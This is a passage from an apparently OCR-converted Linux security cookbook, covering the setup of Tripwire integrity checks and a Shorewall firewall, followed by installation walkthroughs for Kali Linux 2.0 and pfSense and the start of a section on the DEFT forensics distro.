
7. Now we will be asked if we want to rebuild the configuration file. Select **Yes** and continue:



8. Next, select **Yes** to rebuild the policy file of Tripwire:




9. Next, provide the passphrase you wish to configure for Tripwire:




It will also ask to re-confirm the passphrase in the next screen.

10. Next, provide a passphrase for the local key and also re-confirm in the next screen:



11. The next screen confirms that the installation process has completed successfully. Press **OK** to complete the installation:



12. Once the installation has been completed successfully, our next step is to initialize the Tripwire database. To do so we run the command as shown in the following screenshot:

```
root@sshclient:~# tripwire --init

Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
### Warning: File system error.
### Filename: /var/lib/tripwire/sshclient.com.twd
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
```

In the preceding output, we can see that an error called `No such file or directory` is displayed for many filenames. This happens because Tripwire scans for every file which is mentioned in its configuration file, whether it exists on the system or not.

13. If we wish to remove the error shown in the previous screenshot, we have to edit the file `/etc/tripwire/tw.pol` and comment the lines for the file/directory which are not present in our system. We can even leave it as it is if we wish to as it does not hamper the working of Tripwire.
14. We will now test how Tripwire is working. To do so, we will create a new file by running the following command:

```
touch tripwire_testing
```

You can choose any name for the file as per your choice.

15. Now run the Tripwire interactive command to test it is working. To do so, the command is as follows:

```
tripwire --check --interactive
```

```
Open Source Tripwire(R) 2.4.2.2 Integrity Check Report

Report generated by:          root
Report created on:            Thu Jan 28 08:40:49 2016
Database last updated on:     Never

===============================================================================
Report Summary:
===============================================================================

Host name:                    sshclient.com
Host IP address:              69.172.201.208
Host ID:                      None
Policy file used:             /etc/tripwire/tw.pol
Configuration file used:      /etc/tripwire/tw.cfg
Database file used:           /var/lib/tripwire/sshclient.com.twd
Command line used:            tripwire --check --interactive
```

We will get an out put, as shown in the preceding screenshot. Tripwire checks all the files/directories, and if there are any modifications, it will be shown in the result:

```
Added:
[x] "/root/tripwire_testing"
```

In our case, it displays a line as shown in the preceding screenshot, which tells us that a file `tripwire_testing` has been added to the `/root` directory.

If we wish to keep the changes shown, just save the result file that was automatically opened in an editor.

While saving the result, you will be prompted for the local passphrase. Enter the passphrase which you configured during the installation of Tripwire.

16. Finally, we add an entry to crontab to run Tripwire automatically to check for the changes in file /directory. Open the file `/etc/crontab` in any editor of your choice and add the following line:

```
00 6    * * *   /usr/sbin/tripwire --check
```

Here, `00 6` tells us that Tripwire will check daily at 6 o'clock.

How it works...

First we install the Tripwire package, and during the installation we fill in the details as asked. Once the installation completes, we initialize the Tripwire database.

After this, we check whether Tripwire is working properly or not. For this, we first create a new file at any location and then we run the Tripwire interactive command. Once the command completes, we see in the output that it shows the new file that has been added. This confirms that Tripwire is working perfectly.

We then edit Crontab configuration to run Tripwire automatically at a particular interval.

Shorewall

Do you wish to set up a Linux system as a firewall for a small network? Shorewall helps us to configure an enterprise-level firewall via standard Shorewall tools.

Shorewall is actually built upon Iptables. However, Shorewall makes it easier to configure the things.

Getting ready

A Linux system with two network cards installed and working is needed to configure Shorewall. One card will be used as an external network interface and the second will be used as an internal network interface. In our example, we are using `eth0` as the external, and `eth1` as the internal interface.

Configure both cards as per the network configuration. Make sure that you are able to ping another system on the local network and also something on the external network, the Internet.

On this system, we will be installing the Shorewall package and then configuring it as per our requirements.

How to do it...

1. We begin by installing `shorewall` on our system using the `apt-get` command:

```
root@mykerberos:~# apt-get install shorewall
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  shorewall-doc
The following NEW packages will be installed:
  shorewall
0 upgraded, 1 newly installed, 0 to remove and 332 not upgraded.
Need to get 705 kB of archives.
After this operation, 1,826 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe shorewall all 4.4.26
.1-1 [705 kB]
Fetched 705 kB in 3s (228 kB/s)
Preconfiguring packages ...
Selecting previously unselected package shorewall.
(Reading database ... 144867 files and directories currently installed.)
Unpacking shorewall (from .../shorewall_4.4.26.1-1_all.deb) ...
Processing triggers for ureadahead ...
Processing triggers for man-db ...
Setting up shorewall (4.4.26.1-1) ...
```

2. Once the installation is complete, try to start `shorewall`. You will get an error message, as follows:

```
root@mykerberos:~# /etc/init.d/shorewall start
#### WARNING ####
The firewall won't be started/stopped unless it is configured

Please read about Debian specific customization in
/usr/share/doc/shorewall/README.Debian.gz.
##################
root@mykerberos:~#
```

   This means we need to first configure Shorewall before it can start running.

3. To configure Shorewall, edit the file `/etc/default/shorewall` in any editor of your choice. Look for the line that reads `startup=0` and change its value to the following:

```
# prevent startup with default configuration
# set the following varible to 1 in order to allow Shorewall to start

startup=1
```

4. Next, edit the file `/etc/shorewall/shorewall.conf` and find the line which reads `IP_FORWARDING`. Verify that its value is set to `On`:

```
IP_FORWARDING=On
```

5. The configuration files of Shorewall are located in the `/etc/shorewall` directory. The minimum essential files which are essential for its working are as follows:
   - Interfaces
   - Policy
   - Rules
   - Zones

   If any of these files is not found in `/etc/shorewall` directory after its installation, we can find the same files in the directory `/usr/share/doc/shorewall/default-config/`.

   Copy the required files from this location to the `/etc/shorewall` directory.

6. Now edit the file `/etc/shorewall/`interfaces and add the lines as shown in the following image:

```
###############################################################
#ZONE    INTERFACE       BROADCAST       OPTIONS
#
net     eth0            detect          tcpflags,nosmurfs
local   eth1            detect
```

   We are referring `eth0` as `net` in our configuration, and `eth1` as `local`. You can choose any other name as long as it is alphanumeric and five characters or less.

7. Next, edit the file `/etc/shorewall/zones`. Zone is mainly used to set whether to use `ipv4` or `ipv6`:

```
#############################################################################
#ZONE    TYPE            OPTIONS         IN                      OUT
#                                       OPTIONS                 OPTIONS
fw      firewall
net     ipv4
local   ipv4
```

   In the preceding configuration, `fw` refers to me, or the Shorewall firewall itself. The next two lines define ipv4 for both the network interfaces.

8. Now edit the policy file `/etc/shorewall/`. This file is mainly used to set the overall policy about who is allowed to go where.

   Each line in this file is processed from top to bottom and each is read in the following format:

   If a packet is sent from the____to the____then_____it

```
#############################################################################
#SOURCE DEST    POLICY          LOG     LIMIT:          CONNLIMIT:
#                               LEVEL   BURST           MASK

local   net     ACCEPT          info
local   fw      ACCEPT          info

fw      net     ACCEPT          info
fw      local   ACCEPT          info

net     all     DROP            info

all     all     REJECT          info
```

   In our example, if we read the first policy, it will be read as—If a packet is sent from the local to the net then Accept it.

   You can add as many policies as you want in the same way, and the Shorewall firewall will work accordingly.

9. Finally, we edit the file `/etc/shorewall/rules`. This file is used to create exceptions to the policy. It is mainly used if you wish to allow people from the external network into the internal network.

   A sample rules files is shown in the following screenshot:

```
#############################################################################
#ACTION         SOURCE          DEST            PROTO   DEST
#                                                       PORT
ACCEPT          net             fw              tcp     80
```

   We have added the rule which says Accept a packet if it is sent from the `net` to the `fw`, using the protocol of `tcp` on port number `80`.

10. Once we are done with configuring the preceding files as per the requirements, we can test the settings by running the following command:

    `shorewall check`

In the output shown, scroll to the bottom, and if it says `Shorewall configuration verified`, it means the settings have been done properly and that Shorewall can now be used as a firewall:

```
root@mykerberos:~# shorewall check
Checking...
Processing /etc/shorewall/shorewall.conf...
Loading Modules...
Checking /etc/shorewall/zones...
Checking /etc/shorewall/interfaces...
Determining Hosts in Zones...
Locating Action Files...
Checking /usr/share/shorewall/action.Drop for chain Drop...
Checking /usr/share/shorewall/action.Broadcast for chain Broadcast...
Checking /usr/share/shorewall/action.Invalid for chain Invalid...
Checking /usr/share/shorewall/action.NotSyn for chain NotSyn...
Checking /usr/share/shorewall/action.Reject for chain Reject...
Checking /etc/shorewall/policy...
Adding Anti-smurf Rules
Checking TCP Flags filtering...
Checking Kernel Route Filtering...
Checking Martian Logging...
Checking MAC Filtration -- Phase 1...
Checking /etc/shorewall/rules...
Checking MAC Filtration -- Phase 2...
Applying Policies...
Shorewall configuration verified
```

11. Now restart the Shorewall service to apply the settings as follows:

```
service shorewall restart
```

How it works...

We begin with installing Shorewall on the system, which has two network interface cards.

Once the installation is done, we edit the `/etc/default/shorewall` file and also the `/etc/shorewall/shorewall.conf` file.

Then we edit or create these files in the `/etc/shorewall` location: interfaces, policy, rules, and zones. And we add the lines to each file as per the requirements given.

Once the editing is done, we check if everything is fine and then we start the Shorewall service to start our firewall.

8
Linux Security Distros

In this chapter, we will discuss the following topics:

- Kali Linux
- pfSense
- DEFT – Digital Evidence and Forensic Toolkit
- NST – Network Security Toolkit
- Helix

Kali Linux

Kali is a Debian-based Linux distribution developed for the purpose of security testing. With hundreds of penetration testing tools preinstalled, Kali is a ready to use OS. We can run it off a live CD, USB media, or in a virtual machine.

With its latest version of Kali 2.0, major changes have been made in the OS, shifting it to a rolling release model. Now we can simply install Kali 2.0 on our system and get the latest versions of the tools in it through normal updates. This means we don't have to wait for Kali 2.1 to get the latest stuff.

Getting ready

To explore Kali 2.0, download the latest version of it from its official website - `https://www.kali.org/downloads/`.


We can download the ISO and then burn it to a CD/DVD or create a bootable USB device. We can even download Kali Linux VMWare, Virtual Box, or ARM images from the link given above.

How to do it...


Kali 2.0 includes major changes in terms of its updated development environment and tools. We shall explore these changes to understand what the difference is:

1. To start using Kali, we can either install it or use it through a live option. When we boot through the live option, we notice that the Grub screen has changed and has been made simple to use.


2. The main system image of Kali has moved to GNOME 3, redesigning the user interface. We can notice these changes at the login screen, which has been re-designed.



3. The desktop screen which appears after the login screen has also been re-designed. We can see a snapshot of the new desktop screen in the following screenshot:




4. When we click on **Applications** on the top left, we see that the menu and tools category has been restructured:




5. We can also access the tools by clicking on the **Menu** icon, which is at the bottom of the sidebar. This way, we can see all the tools in one go:

6. Kali 2.0 includes a built-in screen casting option which is actually a part of GNOME 3. In the top right corner, click on the recorder icon and we get the option to **Start recording**. Now, you can make videos of whatever you are doing on Kali with a single click.




7. If we wish to access the **Settings** menu of Kali, we will notice that it is missing under the **Application** menu. To access **Settings**, click on the **Power** icon on top right and a menu pops out.

In this menu, we see the **Settings** icon in the bottom left.



8. When we click on the **Settings** icon in the above step, we get our settings menu as shown below. Now make changes in the system's settings as per your requirements.




Let's click on **Details** to see more information about Kali 2.0


9. We can see details about the system in the following screenshot. This includes information about the GNOME version.

Whenever we wish to update Kali, just click on **Check for updates** button on the **Details** window.

10. To continue and check for updates click on **Continue Anyway**, or else click on **Cancel** to cancel the update process.



11. If your system is already upto date, a message will appear, as shown below. Otherwise, the available updates can be downloaded.



How it works...

When we boot Kali 2.0, the desktop screen has changed. We now have a sidebar on the left side of the screen which helps us to access applications easily.

The **Application** menu in the top left corner contains all the tools under different categories. The applications can also be accessed by using the **Menu** icon on the sidebar at the bottom.

Next, we can see that Kali 2.0 now includes a built-in screen recording tool which can be accessed from the menu on the top right. In the same menu, we now have the option to access the menu for system settings.

Then, we see option to check for system updates to keep Kali updated.

Kali 2.0 has the updated tools included and is built to pull updates from Debian four times a day to ensure that the system is always up to date, and also to ensure that the security updates are implemented on a regular basis.

pfSense

As a network administrator, having a firewall and router in place is essential. When we talk about setting up a firewall, we have the option to either simply install a pre-configured firewall from any vendor or set up our own firewall system.

pfSense is an open source Linux distribution based on FreeBSD and is specially designed to be used as a firewall which can be managed easily through the web interface.

Getting ready

Firstly, download pfSense from the following link:

```
https://www.pfsense.org/download/mirror.php?section=downloads
```

Choose the correct computer architecture and platform as per your requirements.

After downloading pfSense, burn the ISO file to CD/DVD media, or you can even create live bootable USB media.

We also need a system with two network interface cards to install and configure pfSense.

How to do it...

To set up and configure a firewall on our own system, we need to install and configure pfSense and the following steps help us do this.


1. When we boot our system with the pfSense CD/DVD or USB device, the splash screen appears as shown below:

   Press *6* to `Configure Boot Options`

2. In the next screen, again press *6* to turn on Verbose. Then, Press *1* to return to the previous screen.


   When back on the first screen, press *Enter* to boot pfSense.

3. PfSense will start booting. During the booting process, we get a screen as shown:




Press *I* to install pfSense. Choose the option quickly within the 20 seconds count.

4. The next screen asks to `Configure Console`. Choose the option *Accept these settings* and press *Enter* to continue.
5. In the next screen, choose `Quick/Easy Install` if new to pfSense. Otherwise, you can choose `Custom Install` for more advanced options during the installation process.
6. Press `OK` to continue with the installation. The installation process will start now.
7. During the installation, you will be asked choose which kernel configuration to install. Select `Standard Kernel` as we are installing pfSense on a Desktop or PC. If installing on an embedded platform, such as router boards, we can choose the option `Embedded kernel`.
8. After this, the installation will continue. Once complete, select `Reboot` and press *Enter* to complete the installation.
9. During the reboot process, the default username and password of pfSense will be displayed as shown:



10. After rebooting, we now have to configure our interface cards according to the network configuration. The names of the two interfaces will be displayed as shown. These names may be different in your case.



11. Now you will be asked `Do you want to set up VLANs now`. Enter `n` for `NO` at this moment.
12. Now we need to enter the interface name to be used for WAN. In our case, it is `le0`. Enter the name as per your configuration.

    Next, enter the name of the interface to be used for LAN. For our example, it is `le1`.

```
Enter the WAN interface name or 'a' for auto-detection
(le0 le1 or a): le0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(le1 a or nothing if finished): le1
```

    Then, press `Y` to proceed with the settings.

13. Once the interface have been set, we will get the pfSense menu as shown below:

```
*** Welcome to pfSense 2.2.6-RELEASE-cdrom (i386) on pfSense ***

 WAN (wan)       -> le0        -> v4/DHCP4: 192.168.1.101/24
 LAN (lan)       -> le1        ->
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) pfSense Developer Shell
 4) Reset to factory defaults         13) Upgrade from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

99) Install pfSense to a hard drive, etc.

Enter an option:
```

14. If the IP address for WAN and LAN interface is not set properly until this step, we can set the IP address manually by choosing option `2` from the preceding menu.

15. Choose the interface to configure and then provide the IP address for it:

```
Enter an option: 2

Available interfaces:

1 - WAN (le0 - dhcp, dhcp6)
2 - LAN (le1 - static)

Enter the number of the interface you wish to configure: 1

Configure IPv4 address WAN interface via DHCP? (y/n) n

Enter the new WAN IPv4 address.  Press <ENTER> for none:
> 192.168.1.114
```

16. Next, enter the subnet and the default gateway:

```
Enter the new WAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new WAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
> 192.168.1.1
```

17. Follow the same steps for the LAN interface. When done, a link will be shown onscreen which can be used to access the pfSense `webConfigurator` interface.


```
The IPv4 LAN address has been set to 192.168.1.115/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                http://192.168.1.115/
```

In our case, it is—`http://192.168.1.115`

18. Now access the preceding link from any browser on a system on the same local network as the pfSense system. Once we access the link, we get a login screen, as shown:

Enter the default username `admin` and default password `pfsense` to log in. These details can be changed later after logging in.

19. Once logged in successfully, we get the main dashboard of pfSense.



How it works...

We boot from the pfSense CD/DVD and then choose the option to install the OS on our system.

To install pfSense, we use the option `I` during boot and then we use `Quick/Easy Install`. After the installation completes, we set up the two interface cards. The first card is configured according to the outside network, using the option `Set interface IP address` from the menu. Then, we configure the IP address, subnet, and gateway address.

Next, we repeat the same process for the second card, which we configure according to the local network.

Once the configuration is done, we can use the IP address of the second card to access the web interface of pfSense from any browser on the same network system and customize our router/firewall as per our requirements.

DEFT – Digital Evidence and Forensic Toolkit

While performing computer forensics, it is important that the software being used is able to ensure the integrity of file structures. It should also be able to analyze the system being investigated without any alteration, deletion, or change to the data.

DEFT is designed for forensics and is based on **Lubuntu**, which is itself based on Ubuntu.

Getting ready

DEFT can be downloaded from this link:

`http://www.deftlinux.net/download/`

Once downloaded, we can burn the image file on CD/DVD media or create a live bootable USB media.


How to do it...

To use DEFT, we need to get an overview of what is included in the OS:

